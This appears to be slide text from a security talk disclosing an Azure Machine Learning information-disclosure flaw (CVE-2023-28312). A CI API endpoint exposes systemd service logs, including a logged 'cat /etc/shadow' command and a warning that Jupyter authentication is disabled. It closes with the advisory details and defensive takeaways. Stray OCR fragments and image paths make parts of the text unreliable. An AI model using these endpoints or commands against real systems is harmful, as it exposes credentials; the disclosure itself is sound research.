
*/ci-api/v1.0/services/* → status of **all *systemd*** services

hv-kvp-daemon.service	loaded	active	running
identityresponderd.service	loaded	active	running
jupyter.service	loaded	active	running
keyboard-setup.service	loaded	active	exited
kmod-static-nodes.service	loaded	active	exited
lvm2-monitor.service	loaded	active	exited
ModemManager.service	loaded	active	running
multipathd.service	loaded	active	running
networkd-dispatcher.service	loaded	active	running
nginx.service	loaded	active	running
NodeStats.service	loaded	active	running

# Viewing Service Logs on CI


*/ci-api/v1.0/services/<service>/logs?limit=5000* → see any **services'** logs

```
-- Logs begin at Fri 2022-08-19 18:16:10 UTC, end at Mon 2022-10-31 19:40:03 UTC. --
Oct 31 19:38:37 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:37.193 ServerApp] New terminal with automatic name: 1
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 3.25ms referer=None
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] Terminal not found: 1000000
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.647 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp] Use Control-C to stop this server and shut down all kernels (twice to skip)
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp] or http://127.0.0.1:8888/
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] http://localhost:8888/
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Jupyter Server 1.18.1 is running at:
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Serving notebooks from local directory: /mnt/batch/tasks/shared/LS_root/
```





How **bad** could it be?





hy-kvp-dacmon.service	loaded	active	running
jupyter.service	loaded	active	running
keyboard-setup.service	loaded	active	exited
kmod-static-nodes.service	loaded	active	exited
lvm2-monitor.service	loaded	active	exited
ModemManager.service	loaded	active	running

Jupyter installed as a *systemd* service

# Jupyter Service Logs



```
-- Logs begin at Fri 2022-08-19 18:16:10 UTC, end at Mon 2022-10-31 19:40:53 UTC. --
Oct 31 19:40:46 zdiamltest sudo[11506]: pam_unix(sudo:session): session closed for user root
Oct 31 19:40:46 zdiamltest sudo[11506]: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct 31 19:40:46 zdiamltest sudo[11506]: azureuser : TTY=pts/0 ; PWD=/mnt/batch/tasks/shared/LS_root/mounts/clusters/zdiamltest/code/Users/nitesh_surana ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Oct 31 19:40:38 zdiamltest jupyter[8180]: [I 2022-10-31 19:40:38.466 ServerApp] New terminal with automatic name: 2
Oct 31 19:40:38 zdiamltest jupyter[8180]: [W 2022-10-31 19:40:38.151 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 2.47ms referer=None
Oct 31 19:40:38 zdiamltest jupyter[8180]: [W 2022-10-31 19:40:38.150 ServerApp] Terminal not found: 1000000
Oct 31 19:40:38 zdiamltest jupyter[8180]: [W 2022-10-31 19:40:38.149 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:37 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:37.193 ServerApp] New terminal with automatic name: 1
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1) 3.25ms referer=None
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.648 ServerApp] Terminal not found: 1000000
Oct 31 19:38:36 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:36.647 ServerApp] 404 GET /api/terminals/1000000 (127.0.0.1): Terminal not found: 1000000
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.507 ServerApp] or http://127.0.0.1:8888/
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] http://localhost:8888/
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Jupyter Server 1.18.1 is running at:
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.506 ServerApp] Serving notebooks from local directory: /mnt/batch/tasks/shared/LS_root/mounts/clusters/zdiamltest/code
Oct 31 19:38:03 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:03.505 ServerApp] nbdime | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.810 ServerApp] nbclassic | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.776 ServerApp] jupytext | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.774 ServerApp] [Jupytext Server Extension] Deriving a JupytextContentsManager from LargeFileManager
Oct 31 19:38:02 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:02.774 ServerApp] jupyterlab_nvdashboard | extension failed loading with message: 'NoneType' object is not callable
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.773 ServerApp] jupyterlab | extension was successfully loaded.
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.760 LabApp] JupyterLab application directory is /anaconda/envs/azureml_py38/share/jupyter/lab
Oct 31 19:38:02 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:02.760 LabApp] JupyterLab extension loaded from /anaconda/envs/azureml_py38/lib/python3.8/site-packages/jupyterlab
Oct 31 19:38:02 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:02.758 ServerApp] jupyter_server_proxy | extension failed loading with message: (Pillow 6.2.1 (/anaconda/envs/azureml_py38/lib/python3.8/site-packages), Requirement.parse('pillow>=7.1.0'), {'bokeh'})
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.866 ServerApp] jupyter_server_mathjax | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.865 ServerApp] jupyter_resource_usage | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.864 ServerApp] azureml-samples.handlers | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.862 ServerApp] notebook_shim | extension was successfully loaded.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [W 2022-10-31 19:38:01.860 ServerApp] All authentication is disabled. Anyone who can connect to this server will be able to run code.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.790 ServerApp] notebook_shim | extension was successfully linked.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.789 ServerApp] azureml-samples.handlers | extension was successfully linked.
Oct 31 19:38:01 zdiamltest jupyter[8180]: [I 2022-10-31 19:38:01.789 ServerApp] azureml-samples.handlers | extension was found and enabled by notebook_shim. Consider moving the extension to Jupyter Server's extension paths.
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.927 ServerApp] Writing Jupyter server cookie secret to /home/azureuser/.local/share/jupyter/runtime/jupyter_cookie_secret
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.925 ServerApp] nbdime | extension was successfully linked.
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.925 ServerApp] nbclassic | extension was successfully linked.
Oct 31 19:37:58 zdiamltest jupyter[8180]: [I 2022-10-31 19:37:58.910 ServerApp] jupytext | extension was successfully linked.
```



# Command logged in Service Logs



OLNEY

BREAKING NEWS  
TERRY COLBY ARRESTED  
IN CUSTODY AFTER INVADING




jupyter

jupyter.service



systemd logs





Azure Machine Learning Information Disclosure Vulnerability

[Demo Video](#)



# Azure Machine Learning Information Disclosure Vulnerability

CVE-2023-28312

Security Vulnerability

Released: Apr 11, 2023

Assigning CNA:  Microsoft

[CVE-2023-28312](#) 



Fixed

Impact: Information Disclosure Max Severity: Important

CVSS:3.1 6.5 / 5.7 

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-28312>

# Takeaways

- Secret agents -> Secret **bugs** -> Invisible attack surface ++
- **Vulnerabilities** (still) exist in cloud agents
- Need for **focused** threat modelling on agent features
- Practicing **Zero-Trust** is hard; but **crucial** for cloud security
- Simulating **attacks** in secure configs may **uncover vulnerabilities**

